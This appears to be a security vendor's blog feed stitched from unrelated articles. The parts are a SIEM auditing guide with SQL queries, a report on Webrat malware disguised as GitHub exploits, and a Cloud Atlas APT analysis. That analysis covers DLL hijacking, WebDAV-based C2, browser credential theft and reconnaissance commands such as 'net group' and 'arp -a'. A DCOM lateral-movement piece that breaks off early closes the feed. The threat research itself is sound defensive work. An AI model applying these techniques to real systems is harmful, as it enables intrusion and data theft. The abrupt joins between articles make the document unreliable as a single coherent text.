Checking the event flow. In Kaspersky SIEM, this can be done by gathering statistics using the following query (counting the number of events received from each collector over a specific time period):
SELECT count(ID), CollectorID, CollectorName FROM `events` GROUP BY CollectorID, CollectorName ORDER BY count(ID)
It is essential to specify an optimal time range for collecting these statistics. Too large a range can increase the load on the SIEM, while too small a range may provide inaccurate information for a one-time check – especially for sources that transmit telemetry relatively infrequently, say, once a week. Therefore, it is advisable to choose a smaller time window, such as 2–4 days, but run several queries for different periods in the past.
Additionally, for a more comprehensive approach, it is recommended to use built-in functionality or custom logic implemented via correlation rules and lists to monitor event flow. This will help automate the process of detecting problems with sources.
Event source coverage
Problem: The system is not receiving events from all sources of a particular type that exist in the infrastructure. For example, the company uses workstations and servers running Windows. During SIEM deployment, workstations are immediately connected for monitoring, while the server segment is postponed for one reason or another. As a result, the SIEM receives events from Windows systems, the flow is normalized, and correlation rules work, but an incident in the unmonitored server segment would go unnoticed.
How to detect: Below are query variations that can be used to search for unconnected sources.
SELECT count(distinct, DeviceAddress), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)
SELECT count(distinct, DeviceHostName), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)
We have split the query into two variations because, depending on the source and the DNS integration settings, some events may contain either a DeviceAddress or DeviceHostName field.
These queries will help determine the number of unique data sources sending logs of a specific type. This count must be compared against the actual number of sources of that type, obtained from the system owners.
Retaining raw data
Raw data can be useful for developing custom normalizers or for storing events not used in correlation that might be needed during incident investigation. However, careless use of this setting can cause significantly more harm than good.
Problem: Enabling the Keep raw event option effectively doubles the event size in the database, as it stores two copies: the original and the normalized version. This is particularly critical for high-volume collectors receiving events from sources like NetFlow, DNS, firewalls, and others. It is worth noting that this option is typically used for testing a normalizer but is often forgotten and left enabled after its configuration is complete.
How to detect: This option is applied at the normalizer level. Therefore, it is necessary to review all active normalizers and determine whether retaining raw data is required for their operation.
Normalization
As with the absence of events from sources, normalization issues lead to detection logic failing, as this logic relies on finding specific information in a specific event field.
Problem: Several issues related to normalization can be identified:
The event flow is not being normalized at all.
Events are only partially normalized – this is particularly relevant for custom, non-out-of-the-box normalizers.
The normalizer being used only parses headers, such as syslog_headers, placing the entire event body into a single field, this field most often being Message.
An outdated default normalizer is being used.
How to detect: Identifying normalization issues is more challenging than spotting source problems due to the high volume of telemetry and variety of parsers. Here are several approaches to narrowing the search:
First, check which normalizers supplied with the SIEM the organization uses and whether their versions are up to date. In our assessments, we frequently encounter auditd events being normalized by the outdated normalizer, Linux audit and iptables syslog v2 for Kaspersky SIEM. The new normalizer completely reworks and optimizes the normalization schema for events from this source.
Execute the query:
SELECT count(ID), DeviceProduct, DeviceVendor, CollectorName FROM `events` GROUP BY DeviceProduct, DeviceVendor, CollectorName ORDER BY count(ID)
This query gathers statistics on events from each collector, broken down by the DeviceVendor and DeviceProduct fields. While these fields are not mandatory, they are present in almost any normalization schema. Therefore, their complete absence or empty values may indicate normalization issues. We recommend including these fields when developing custom normalizers.
To simplify the identification of normalization problems when developing custom normalizers, you can implement the following mechanism. For each successfully normalized event, add a Name field, populated from a constant or the event itself. For a final catch-all normalizer that processes all unparsed events, set the constant value: Name = unparsed event. This will later allow you to identify non-normalized events through a simple search on this field.
Detection logic coverage
Collected events alone are, in most cases, only useful for investigating an incident that has already been identified. For a SIEM to operate to its full potential, it requires detection logic to be developed to uncover probable security incidents.
Problem: The mean correlation rule coverage of sources, determined across all our assessments, is 43%. While this figure is only a ballpark figure – as different source types provide different information – to calculate it, we defined “coverage” as the presence of at least one correlation rule for a source. This means that for more than half of the connected sources, the SIEM is not actively detecting. Meanwhile, effort and SIEM resources are spent on connecting, maintaining, and configuring these sources. In some cases, this is formally justified, for instance, if logs are only needed for regulatory compliance. However, this is an exception rather than the rule.
We do not recommend solving this problem by simply not connecting sources to the SIEM. On the contrary, sources should be connected, but this should be done concurrently with the development of corresponding detection logic. Otherwise, it can be forgotten or postponed indefinitely, while the source pointlessly consumes system resources.
How to detect: This brings us back to auditing, a process that can be greatly aided by creating and maintaining a register of developed detection logic. Given that not every detection logic rule explicitly states the source type from which it expects telemetry, its description should be added to this register during the development phase.
If descriptions of the correlation rules are not available, you can refer to the following:
The name of the detection logic. With a standardized approach to naming correlation rules, the name can indicate the associated source or at least provide a brief description of what it detects.
The use of fields within the rules, such as DeviceVendor, DeviceProduct (another argument for including these fields in the normalizer), Name, DeviceAction, DeviceEventCategory, DeviceEventClassID, and others. These can help identify the actual source.
Excessive alerts generated by the detection logic
One criterion for correlation rules effectiveness is a low false positive rate.
Problem: Detection logic generates an abnormally high number of alerts that are physically impossible to process, regardless of the size of the SOC team.
How to detect: First and foremost, detection logic should be tested during development and refined to achieve an acceptable false positive rate. However, even a well-tuned correlation rule can start producing excessive alerts due to changes in the event flow or connected infrastructure. To identify these rules, we recommend periodically running the following query:
SELECT count(ID), Name FROM `events` WHERE Type = 3 GROUP BY Name ORDER BY count(ID)
In Kaspersky SIEM, a value of 3 in the Type field indicates a correlation event.
Subsequently, for each identified rule with an anomalous alert count, verify the correctness of the logic it uses and the integrity of the event stream on which it triggered.
Depending on the issue you identify, the solution may involve modifying the detection logic, adding exceptions (for example, it is often the case that 99% of the spam originates from just 1–5 specific objects, such as an IP address, a command parameter, or a URL), or adjusting event collection and normalization.
Lack of integration with indicators of compromise
SIEM integrations with other systems are generally a critical part of both event processing and alert enrichment. In at least one specific case, their presence directly impacts detection performance: integration with technical Threat Intelligence data or IoCs (indicators of compromise).
A SIEM allows conveniently checking objects against various reputation databases or blocklists. Furthermore, there are numerous sources of this data that are ready to integrate natively with a SIEM or require minimal effort to incorporate.
Problem: There is no integration with TI data.
How to detect: Generally, IoCs are integrated into a SIEM at the system configuration level during deployment or subsequent optimization. The use of TI within a SIEM can be implemented at various levels:
At the data source level. Some sources, such as NGFWs, add this information to events involving relevant objects.
At the SIEM native functionality level. For example, Kaspersky SIEM integrates with CyberTrace indicators, which add object reputation information at the moment of processing an event from a source.
At the detection logic level. Information about IoCs is stored in various active lists, and correlation rules match objects against these to enrich the event.
Furthermore, TI data does not appear in a SIEM out of thin air. It is either provided by external suppliers (commercially or in an open format) or is part of the built-in functionality of the security tools in use. For instance, various NGFW systems can additionally check the reputation of external IP addresses or domains that users are accessing. Therefore, the first step is to determine whether you are receiving information about indicators of compromise and in what form (whether external providers’ feeds have been integrated and/or the deployed security tools have this capability). It is worth noting that receiving TI data only at the security tool level does not always cover all types of IoCs.
If data is being received in some form, the next step is to verify that the SIEM is utilizing it. For TI-related events coming from security tools, the SIEM needs a correlation rule developed to generate alerts. Thus, checking integration in this case involves determining the capabilities of the security tools, searching for the corresponding events in the SIEM, and identifying whether there is detection logic associated with these events. If events from the security tools are absent, the source audit configuration should be assessed to see if the telemetry type in question is being forwarded to the SIEM at all. If normalization is the issue, you should assess parsing accuracy and reconfigure the normalizer.
If TI data comes from external providers, determine how it is processed within the organization. Is there a centralized system for aggregating and managing threat data (such as CyberTrace), or is the information stored in, say, CSV files?
In the former case (there is a threat data aggregation and management system) you must check if it is integrated with the SIEM. For Kaspersky SIEM and CyberTrace, this integration is handled through the SIEM interface. Following this, SIEM event flows are directed to the threat data aggregation and management system, where matches are identified and alerts are generated, and then both are sent back to the SIEM. Therefore, checking the integration involves ensuring that all collectors receiving events that may contain IoCs are forwarding those events to the threat data aggregation and management system. We also recommend checking if the SIEM has a correlation rule that generates an alert based on matching detected objects with IoCs.
In the latter case (threat information is stored in files), you must confirm that the SIEM has a collector and normalizer configured to load this data into the system as events. Also, verify that logic is configured for storing this data within the SIEM for use in correlation. This is typically done with the help of lists that contain the obtained IoCs. Finally, check if a correlation rule exists that compares the event flow against these IoC lists.
As the examples illustrate, integration with TI in standard scenarios ultimately boils down to developing a final correlation rule that triggers an alert upon detecting a match with known IoCs. Given the variety of integration methods, creating and providing a universal out-of-the-box rule is difficult. Therefore, in most cases, to ensure IoCs are connected to the SIEM, you need to determine if the company has developed that rule (the existence of the rule) and if it has been correctly configured. If no correlation rule exists in the system, we recommend creating one based on the TI integration methods implemented in your infrastructure. If a rule does exist, its functionality must be verified: if there are no alerts from it, analyze its trigger conditions against the event data visible in the SIEM and adjust it accordingly.
The SIEM is not kept up to date
For a SIEM to run effectively, it must contain current data about the infrastructure it monitors and the threats it’s meant to detect. Both elements change over time: new systems and software, users, security policies, and processes are introduced into the infrastructure, while attackers develop new techniques and tools. It is safe to assume that a perfectly configured and deployed SIEM system will no longer be able to fully see the altered infrastructure or the new threats after five years of running without additional configuration. Therefore, practically all components – event collection, detection, additional integrations for contextual information, and exclusions – must be maintained and kept up to date.
Furthermore, it is important to acknowledge that it is impossible to cover 100% of all threats. Continuous research into attacks, development of detection methods, and configuration of corresponding rules are a necessity. The SOC itself also evolves. As it reaches certain maturity levels, new growth opportunities open up for the team, requiring the utilization of new capabilities.
Problem: The SIEM has not evolved since its initial deployment.
How to detect: Compare the original statement of work or other deployment documentation against the current state of the system. If there have been no changes, or only minimal ones, it is highly likely that your SIEM has areas for growth and optimization. Any infrastructure is dynamic and requires continuous adaptation.
Other issues with SIEM implementation and operation
In this article, we have outlined the primary problems we identify during SIEM effectiveness assessments, but this list is not exhaustive. We also frequently encounter:
Mismatch between license capacity and actual SIEM load. The problem is almost always the absence of events from sources, rather than an incorrect initial assessment of the organization’s needs.
Lack of user rights management within the system (for example, every user is assigned the administrator role).
Poor organization of customizable SIEM resources (rules, normalizers, filters, and so on). Examples include chaotic naming conventions, non-optimal grouping, and obsolete or test content intermixed with active content. We have encountered confusing resource names like [dev] test_Add user to admin group_final2.
Use of out-of-the-box resources without adaptation to the organization’s infrastructure. To maximize a SIEM’s value, it is essential at a minimum to populate exception lists and specify infrastructure parameters: lists of administrators and critical services and hosts.
Disabled native integrations with external systems, such as LDAP, DNS, and GeoIP.
Generally, most issues with SIEM effectiveness stem from the natural degradation (accumulation of errors) of the processes implemented within the system. Therefore, in most cases, maintaining effectiveness involves structuring these processes, monitoring the quality of SIEM engagement at all stages (source onboarding, correlation rule development, normalization, and so on), and conducting regular reviews of all system components and resources.
Conclusion
A SIEM is a powerful tool for monitoring and detecting threats, capable of identifying attacks at various stages across nearly any point in an organization’s infrastructure. However, if improperly configured and operated, it can become ineffective or even useless while still consuming significant resources. Therefore, it is crucial to periodically audit the SIEM’s components, settings, detection rules, and data sources.
If a SOC is overloaded or otherwise unable to independently identify operational issues with its SIEM, we offer Kaspersky SIEM platform users a service to assess its operation. Following the assessment, we provide a list of recommendations to address the issues we identify. That being said, it is important to clarify that these are not strict, prescriptive instructions, but rather highlight areas that warrant attention and analysis to improve the product’s performance, enhance threat detection accuracy, and enable more efficient SIEM utilization.
In early 2025, security researchers uncovered a new malware family named Webrat. Initially, the Trojan targeted regular users by disguising itself as cheats for popular games like Rust, Counter-Strike, and Roblox, or as cracked software. In September, the attackers decided to widen their net: alongside gamers and users of pirated software, they are now targeting inexperienced professionals and students in the information security field.
Distribution and the malicious sample
In October, we uncovered a campaign that had been distributing Webrat via GitHub repositories since at least September. To lure in victims, the attackers leveraged vulnerabilities frequently mentioned in security advisories and industry news. Specifically, they disguised their malware as exploits for the following vulnerabilities with high CVSSv3 scores:
In the Webrat campaign, the attackers bait their traps with both vulnerabilities lacking a working exploit and those which already have one. To build trust, they carefully prepared the repositories, incorporating detailed vulnerability information into the descriptions. The information is presented in the form of structured sections, which include:
Overview with general information about the vulnerability and its potential consequences
Specifications of systems susceptible to the exploit
Guide for downloading and installing the exploit
Guide for using the exploit
Steps to mitigate the risks associated with the vulnerability
Contents of the repository
In all the repositories we investigated, the descriptions share a similar structure, characteristic of AI-generated vulnerability reports, and offer nearly identical risk mitigation advice, with only minor variations in wording. This strongly suggests that the text was machine-generated.
The Download Exploit ZIP link in the Download & Install section leads to a password-protected archive hosted in the same repository. The password is hidden within the name of a file inside the archive.
The archive downloaded from the repository includes four files:
pass – 8511: an empty file, whose name contains the password for the archive.
payload.dll: a decoy, which is a corrupted PE file. It contains no useful information and performs no actions, serving only to divert attention from the primary malicious file.
rasmanesc.exe (note: file names may vary): the primary malicious file (MD5 61b1fc6ab327e6d3ff5fd3e82b430315), which performs the following actions:
Escalate its privileges to the administrator level (T1134.002).
Disable Windows Defender (T1562.001) to avoid detection.
Fetch from a hardcoded URL (ezc5510min.temp[.]swtest[.]ru in our example) a sample of the Webrat family and execute it (T1608.001).
start_exp.bat: a file containing a single command: start rasmanesc.exe, which further increases the likelihood of the user executing the primary malicious file.
The execution flow and capabilities of rasmanesc.exe
Webrat is a backdoor that allows the attackers to control the infected system. Furthermore, it can steal data from cryptocurrency wallets, Telegram, Discord and Steam accounts, while also performing spyware functions such as screen recording, surveillance via a webcam and microphone, and keylogging. The version of Webrat discovered in this campaign is no different from those documented previously.
Campaign objectives
Previously, Webrat spread alongside game cheats, software cracks, and patches for legitimate applications. In this campaign, however, the Trojan disguises itself as exploits and PoCs. This suggests that the threat actor is attempting to infect information security specialists and other users interested in this topic. It bears mentioning that any competent security professional analyzes exploits and other malware within a controlled, isolated environment, which has no access to sensitive data, physical webcams, or microphones. Furthermore, an experienced researcher would easily recognize Webrat, as it’s well-documented and the current version is no different from previous ones. Therefore, we believe the bait is aimed at students and inexperienced security professionals.
Conclusion
The threat actor behind Webrat is now disguising the backdoor not only as game cheats and cracked software, but also as exploits and PoCs. This indicates they are targeting researchers who frequently rely on open sources to find and analyze code related to new vulnerabilities.
However, Webrat itself has not changed significantly from past campaigns. These attacks clearly target users who would run the “exploit” directly on their machines — bypassing basic safety protocols. This serves as a reminder that cybersecurity professionals, especially inexperienced researchers and students, must remain vigilant when handling exploits and any potentially malicious files. To prevent potential damage to work and personal devices containing sensitive information, we recommend analyzing these exploits and files within isolated environments like virtual machines or sandboxes.
We also recommend exercising general caution when working with code from open sources, always using reliable security solutions, and never adding software to exclusions without a justified reason.
Kaspersky solutions effectively detect this threat with the following verdicts:
Known since 2014, the Cloud Atlas group targets countries in Eastern Europe and Central Asia. Infections occur via phishing emails containing a malicious document that exploits an old vulnerability in the Microsoft Office Equation Editor process (CVE-2018-0802) to download and execute malicious code. In this report, we describe the infection chain and tools that the group used in the first half of 2025, with particular focus on previously undescribed implants.
The starting point is typically a phishing email with a malicious DOC(X) attachment. When the document is opened, a malicious template is downloaded from a remote server. The document has the form of an RTF file containing an exploit for the formula editor, which downloads and executes an HTML Application (HTA) file.
Fpaylo
Malicious template with the exploit loaded by Word when opening the document
We were unable to obtain the actual RTF template with the exploit. We assume that after a successful infection of the victim, the link to this file becomes inaccessible. In the given example, the malicious RTF file containing the exploit was downloaded from the URL hxxps://securemodem[.]com?tzak.html_anacid.
Template files, like HTA files, are located on servers controlled by the group, and their downloading is limited both in time and by the IP addresses of the victims. The malicious HTA file extracts and creates several VBS files on disk that are parts of the VBShower backdoor. VBShower then downloads and installs other backdoors: PowerShower, VBCloud, and CloudAtlas.
Several implants remain the same, with insignificant changes in file names, and so on. You can find more details in our previous article on the following implants:
In this research, we’ll focus on new and updated components.
VBShower
VBShower::Backdoor
Compared to the previous version, the backdoor runs additional downloaded VB scripts in the current context, regardless of the size. A previous modification of this script checked the size of the payload, and if it exceeded 1 MB, instead of executing it in the current context, the backdoor wrote it to disk and used the wscript utility to launch it.
VBShower::Payload (1)
The script collects information about running processes, including their creation time, caption, and command line. The collected information is encrypted and sent to the C2 server by the parent script (VBShower::Backdoor) via the v_buff variable.
VBShower::Payload (1)
VBShower::Payload (2)
The script is used to install the VBCloud implant. First, it downloads a ZIP archive from the hardcoded URL and unpacks it into the %Public% directory. Then, it creates a scheduler task named “MicrosoftEdgeUpdateTask” to run the following command line:
It renames the unzipped file %Public%\Libraries\v.log to %Public%\Libraries\MicrosoftEdgeUpdate.vbs, iterates through the files in the %Public%\Libraries directory, and collects information about the filenames and sizes. The data, in the form of a buffer, is collected in the v_buff variable. The malware gets information about the task by executing the following command line:
The specified command line is executed, with the output redirected to the TMP file. Both the TMP file and the content of the v_buff variable will be sent to the C2 server by the parent script (VBShower::Backdoor).
Here is an example of the information present in the v_buff variable:
The file MicrosoftEdgeUpdate.vbs is a launcher for VBCloud, which reads the encrypted body of the backdoor from the file upgrade.mds, decrypts it, and executes it.
VBShower::Payload (2) used to install VBCloud
Almost the same script is used to install the CloudAtlas backdoor on an infected system. The script only downloads and unpacks the ZIP archive to "%LOCALAPPDATA%", and sends information about the contents of the directories "%LOCALAPPDATA%\vlc\plugins\access" and "%LOCALAPPDATA%\vlc" as output.
In this case, the file renaming operation is not applied, and there is no code for creating a scheduler task.
Here is an example of information to be sent to the C2 server:
In fact, a.xml, d.xml, and e.xml are the executable file and libraries, respectively, of VLC Media Player. The c.xml file is a malicious library used in a DLL hijacking attack, where VLC acts as a loader, and the b.xml file is an encrypted body of the CloudAtlas backdoor, read from disk by the malicious library, decrypted, and executed.
VBShower::Payload (2) used to install CloudAtlas
VBShower::Payload (3)
This script is the next component for installing CloudAtlas. It is downloaded by VBShower from the C2 server as a separate file and executed after the VBShower::Payload (2) script. The script renames the XML files unpacked by VBShower::Payload (2) from the archive to the corresponding executables and libraries, and also renames the file containing the encrypted backdoor body.
These files are copied by VBShower::Payload (3) to the following paths:
Additionally, VBShower::Payload (3) creates a scheduler task to execute the command line: "%LOCALAPPDATA%\vlc\vlc.exe". The script then iterates through the files in the "%LOCALAPPDATA%\vlc" and "%LOCALAPPDATA%\vlc\plugins\access" directories, collecting information about filenames and sizes. The data, in the form of a buffer, is collected in the v_buff variable. The script also retrieves information about the task by executing the following command line, with the output redirected to a TMP file:
This script is used to check access to various cloud services and executed before installing VBCloud or CloudAtlas. It consistently accesses the URLs of cloud services, and the received HTTP responses are saved to the v_buff variable for subsequent sending to the C2 server. A truncated example of the information sent to the C2 server:
This is a small script for checking the accessibility of PowerShower’s C2 from an infected system.
VBShower::Payload (7)
VBShower::Payload (8)
This script is used to install PowerShower, another backdoor known to be employed by Cloud Atlas. The script does so by performing the following steps in sequence:
Creates registry keys to make the console window appear off-screen, effectively hiding it:
Decrypts the contents of the embedded data block with XOR and saves the resulting script to the file "%APPDATA%\Adobe\p.txt". Then, renames the file "p.txt" to "AdobeMon.ps1".
Collects information about file names and sizes in the path "%APPDATA%\Adobe". Gets information about the task by executing the following command line, with the output redirected to a TMP file:
cmd.exe /c schtasks /query /v /fo LIST /tn MicrosoftAdobeUpdateTaskMachine
VBShower::Payload (8) used to install PowerShower
The decrypted PowerShell script is disguised as one of the standard modules, but at the end of the script, there is a command to launch the PowerShell interpreter with another script encoded in Base64.
Content of AdobeMon.ps1 (PowerShower)
VBShower::Payload (9)
This is a small script for collecting information about the system proxy settings.
VBShower::Payload (9)
VBCloud
On an infected system, VBCloud is represented by two files: a VB script (VBCloud::Launcher) and an encrypted main body (VBCloud::Backdoor). In the described case, the launcher is located in the file MicrosoftEdgeUpdate.vbs, and the payload — in upgrade.mds.
VBCloud::Launcher
The launcher script reads the contents of the upgrade.mds file, decodes characters delimited with “%H”, uses the RC4 stream encryption algorithm with a key built into the script to decrypt it, and transfers control to the decrypted content. It is worth noting that the implementation of RC4 uses PRGA (pseudo-random generation algorithm), which is quite rare, since most malware implementations of this algorithm skip this step.
VBCloud::Launcher
VBCloud::Backdoor
The backdoor performs several actions in a loop to eventually download and execute additional malicious scripts, as described in the previous research.
VBCloud::Payload (FileGrabber)
Unlike VBShower, which uses a global variable to save its output or a temporary file to be sent to the C2 server, each VBCloud payload communicates with the C2 server independently. One of the most commonly used payloads for the VBCloud backdoor is FileGrabber. The script exfiltrates files and documents from the target system as described before.
The FileGrabber payload has the following limitations when scanning for files:
It ignores the following paths:
Program Files
Program Files (x86)
%SystemRoot%
The file size for archiving must be between 1,000 and 3,000,000 bytes.
The file’s last modification date must be less than 30 days before the start of the scan.
Files containing the following strings in their names are ignored:
“intermediate.txt”
“FlightingLogging.txt”
“log.txt”
“thirdpartynotices”
“ThirdPartyNotices”
“easylist.txt”
“acroNGLLog.txt”
“LICENSE.txt”
“signature.txt”
“AlternateServices.txt”
“scanwia.txt”
“scantwain.txt”
“SiteSecurityServiceState.txt”
“serviceworker.txt”
“SettingsCache.txt”
“NisLog.txt”
“AppCache”
“backupTest”
Part of VBCloud::Payload (FileGrabber)
PowerShower
As mentioned above, PowerShower is installed via one of the VBShower payloads. This script launches the PowerShell interpreter with another script encoded in Base64. Running in an infinite loop, it attempts to access the C2 server to retrieve an additional payload, which is a PowerShell script twice encoded with Base64. This payload is executed in the context of the backdoor, and the execution result is sent to the C2 server via an HTTP POST request.
Decoded PowerShower script
In previous versions of PowerShower, the payload created a sapp.xtx temporary file to save its output, which was sent to the C2 server by the main body of the backdoor. No intermediate files are created anymore, and the result of execution is returned to the backdoor by a normal call to the "return" operator.
PowerShower::Payload (1)
This script was previously described as PowerShower::Payload (2). This payload is unique to each victim.
PowerShower::Payload (2)
This script is used for grabbing files with metadata from a network share.
PowerShower::Payload (2)
CloudAtlas
As described above, the CloudAtlas backdoor is installed via VBShower from a downloaded archive delivered through a DLL hijacking attack. The legitimate VLC application acts as a loader, accompanied by a malicious library that reads the encrypted payload from the file and transfers control to it. The malicious DLL is located at "%LOCALAPPDATA%\vlc\plugins\access", while the file with the encrypted payload is located at "%LOCALAPPDATA%\vlc\".
When the malicious DLL gains control, it first extracts another DLL from itself, places it in the memory of the current process, and transfers control to it. The unpacked DLL uses a byte-by-byte XOR operation to decrypt the block with the loader configuration. The encrypted config immediately follows the key. The config specifies the name of the event that is created to prevent a duplicate payload launch. The config also contains the name of the file where the encrypted payload is located — "chambranle" in this case — and the decryption key itself.
Encrypted and decrypted loader configuration
The library reads the contents of the "chambranle" file with the payload, uses the key from the decrypted config and the IV located at the very end of the "chambranle" file to decrypt it with AES-256-CBC. The decrypted file is another DLL with its size and SHA-1 hash embedded at the end, added to verify that the DLL is decrypted correctly. The DLL decrypted from "chambranle" is the main body of the CloudAtlas backdoor, and control is transferred to it via one of the exported functions, specifically the one with ordinal 2.
Main routine that processes the payload file
When the main body of the backdoor gains control, the first thing it does is decrypt its own configuration. Decryption is done in a similar way, using AES-256-CBC. The key for AES-256 is located before the configuration, and the IV is located right after it. The most useful information in the configuration file includes the URL of the cloud service, paths to directories for receiving payloads and unloading results, and credentials for the cloud service.
Encrypted and decrypted CloudAtlas backdoor config
Immediately after decrypting the configuration, the backdoor starts interacting with the C2 server, which is a cloud service, via WebDAV. First, the backdoor uses the MKCOL HTTP method to create two directories: one ("/guessed/intershop/Euskalduns/") will regularly receive a beacon in the form of an encrypted file containing information about the system, time, user name, current command line, and volume information. The other directory ("/cancrenate/speciesists/") is used to retrieve payloads. The beacon file and payload files are AES-256-CBC encrypted with the key that was used for backdoor configuration decryption.
HTTP requests of the CloudAtlas backdoor
The backdoor uses the HTTP PROPFIND method to retrieve the list of files. Each of these files will be subsequently downloaded, deleted from the cloud service, decrypted, and executed.
HTTP requests from the CloudAtlas backdoor
The payload consists of data with a binary block containing a command number and arguments at the beginning, followed by an executable plugin in the form of a DLL. The structure of the arguments depends on the type of command. After the plugin is loaded into memory and configured, the backdoor calls the exported function with ordinal 1, passing several arguments: a pointer to the backdoor function that implements sending files to the cloud service, a pointer to the decrypted backdoor configuration, and a pointer to the binary block with the command and arguments from the beginning of the payload.
Plugin setup and execution routine
Before calling the plugin function, the backdoor saves the path to the current directory and restores it after the function is executed. Additionally, after execution, the plugin is removed from memory.
CloudAtlas::Plugin (FileGrabber)
FileGrabber is the most commonly used plugin. As the name suggests, it is designed to steal files from an infected system. Depending on the command block transmitted, it is capable of:
Stealing files from all local disks
Stealing files from the specified removable media
Stealing files from specified folders
Using the selected username and password from the command block to mount network resources and then steal files from them
For each detected file, a series of rules are generated based on the conditions passed within the command block, including:
Checking for minimum and maximum file size
Checking the file’s last modification time
Checking the file path for pattern exclusions. If a string pattern is found in the full path to a file, the file is ignored
Checking the file name or extension against a list of patterns
Resource scanning
If all conditions match, the file is sent to the C2 server, along with its metadata, including attributes, creation time, last access time, last modification time, size, full path to the file, and SHA-1 of the file contents. Additionally, if a special flag is set in one of the rule fields, the file will be deleted after a copy is sent to the C2 server. There is also a limit on the total amount of data sent, and if this limit is exceeded, scanning of the resource stops.
Generating data for sending to C2
CloudAtlas::Plugin (Common)
This is a general-purpose plugin, which parses the transferred block, splits it into commands, and executes them. Each command has its own ID, ranging from 0 to 6. The list of commands is presented below.
Command ID 0: Creates, sets and closes named events.
Command ID 1: Deletes the selected list of files.
Command ID 2: Drops a file on disk with content and a path selected in the command block arguments.
Command ID 3: Capable of performing several operations together or independently, including:
Dropping several files on disk with content and paths selected in the command block arguments
Dropping and executing a file at a specified path with selected parameters. This operation supports three types of launch:
Using the WinExec function
Using the ShellExecuteW function
Using the CreateProcessWithLogonW function, which requires that the user’s credentials be passed within the command block to launch the process on their behalf
Command ID 4: Uses the StdRegProv COM interface to perform registry manipulations, supporting key creation, value deletion, and value setting (both DWORD and string values).
Command ID 5: Calls the ExitProcess function.
Command ID 6: Uses the credentials passed within the command block to connect a network resource, drops a file to the remote resource under the name specified within the command block, creates and runs a VB script on the local system to execute the dropped file on the remote system. The VB script is created at "%APPDATA%\ntsystmp.vbs". The path to launch the file dropped on the remote system is passed to the launched VB script as an argument.
Content of the dropped VBS
CloudAtlas::Plugin (PasswordStealer)
This plugin is used to steal cookies and credentials from browsers. This is an extended version of the Common Plugin, which is used for more specific purposes. It can also drop, launch, and delete files, but its primary function is to drop files belonging to the “Chrome App-Bound Encryption Decryption” open-source project onto the disk, and run the utility to steal cookies and passwords from Chromium-based browsers. After launching the utility, several files ("cookies.txt" and "passwords.txt") containing the extracted browser data are created on disk. The plugin then reads JSON data from the selected files, parses the data, and sends the extracted information to the C2 server.
Part of the function for parsing JSON and sending the extracted data to C2
CloudAtlas::Plugin (InfoCollector)
This plugin is used to collect information about the infected system. The list of commands is presented below.
Command ID 0xFFFFFFF0: Collects the computer’s NetBIOS name and domain information.
Command ID 0xFFFFFFF1: Gets a list of processes, including full paths to executable files of processes, and a list of modules (DLLs) loaded into each process.
Command ID 0xFFFFFFF2: Collects information about installed products.
Command ID 0xFFFFFFF3: Collects device information.
Command ID 0xFFFFFFF4: Collects information about logical drives.
Command ID 0xFFFFFFF5: Executes the command with input/output redirection, and sends the output to the C2 server. If the command line for execution is not specified, it sequentially launches the following utilities and sends their output to the C2 server:
net group "Exchange servers" /domain
Ipconfig
arp -a
Python script
As mentioned in one of our previous reports, Cloud Atlas uses a custom Python script named get_browser_pass.py to extract saved credentials from browsers on infected systems. If the Python interpreter is not present on the victim’s machine, the group delivers an archive that includes both the script and a bundled Python interpreter to ensure execution.
During one of the latest incidents we investigated, we once again observed traces of this tool in action, specifically the presence of the file "C:\ProgramData\py\pytest.dll".
The pytest.dll library is called from within get_browser_pass.py and used to extract credentials from Yandex Browser. The data is then saved locally to a file named y3.txt.
Victims
According to our telemetry, the identified targets of the malicious activities described here are located in Russia and Belarus, with observed activity dating back to the beginning of 2025. The industries being targeted are diverse, encompassing organizations in the telecommunications sector, construction, government entities, and plants.
Conclusion
For more than ten years, the group has carried on its activities and expanded its arsenal. Now the attackers have four implants at their disposal (PowerShower, VBShower, VBCloud, CloudAtlas), each of them a full-fledged backdoor. Most of the functionality in the backdoors is duplicated, but some payloads provide various exclusive capabilities. The use of cloud services to manage backdoors is a distinctive feature of the group, and it has proven itself in various attacks.
Indicators of compromise
Note: The indicators in this section are valid at the time of publication.
If you’re a penetration tester, you know that lateral movement is becoming increasingly difficult, especially in well-defended environments. One common technique for remote command execution has been the use of DCOM objects.
Over the years, many different DCOM objects have been discovered. Some rely on native Windows components, others depend on third-party software such as Microsoft Office, and some are undocumented objects found through reverse engineering. While certain objects still work, others no longer function in newer versions of Windows.
This research presents a previously undescribed DCOM object that can be used for both command execution and potential persistence. This new technique abuses older initial access and persistence methods through Control Panel items.
First, we will discuss COM technology. After that, we will review the current state of the Impacket dcomexec script, focusing on objects that still function, and discuss potential fixes and improvements, then move on to techniques for enumerating objects on the system. Next, we will examine Control Panel items, how adversaries have used them for initial access and persistence, and how these items can be leveraged through a DCOM object to achieve command execution.
Finally, we will cover detection strategies to identify and respond to this type of activity.
COM/DCOM technology
What is COM?
COM stands for Component Object Model, a Microsoft technology that defines a binary standard for interoperability. It enables the creation of reusable software components that can interact at runtime without the need to compile COM libraries directly into an application.
These software components operate in a client–server model. A COM object exposes its functionality through one or more interfaces. An interface is essentially a collection of related member functions (methods).
COM also enables communication between processes running on the same machine by using local RPC (Remote Procedure Call) to handle cross-process communication.
Terms
To ensure a better understanding of its structure and functionality, let’s revise COM-related terminology.
COM interface A COM interface defines the functionality that a COM object exposes. Each COM interface is identified by a unique GUID known as the IID (Interface ID). All COM interfaces can be found in the Windows Registry under HKEY_CLASSES_ROOT\Interface, where they are organized by GUID.
COM class (COM CoClass) A COM class is the actual implementation of one or more COM interfaces. Like COM interfaces, classes are identified by unique GUIDs, but in this case the GUID is called the CLSID (Class ID). This GUID is used to locate the COM server and activate the corresponding COM class.
All COM classes must be registered in the registry under HKEY_CLASSES_ROOT\CLSID, where each class’s GUID is stored. Under each GUID, you may find multiple subkeys that serve different purposes, such as:
InprocServer32/LocalServer32: Specifies the system path of the COM server where the class is defined. InprocServer32 is used for in-process servers (DLLs), while LocalServer32 is used for out-of-process servers (EXEs). We’ll describe this in more detail later.
ProgID: A human-readable name assigned to the COM class.
TypeLib: A binary description of the COM class (essentially documentation for the class).
AppID: Used to describe security configuration for the class.
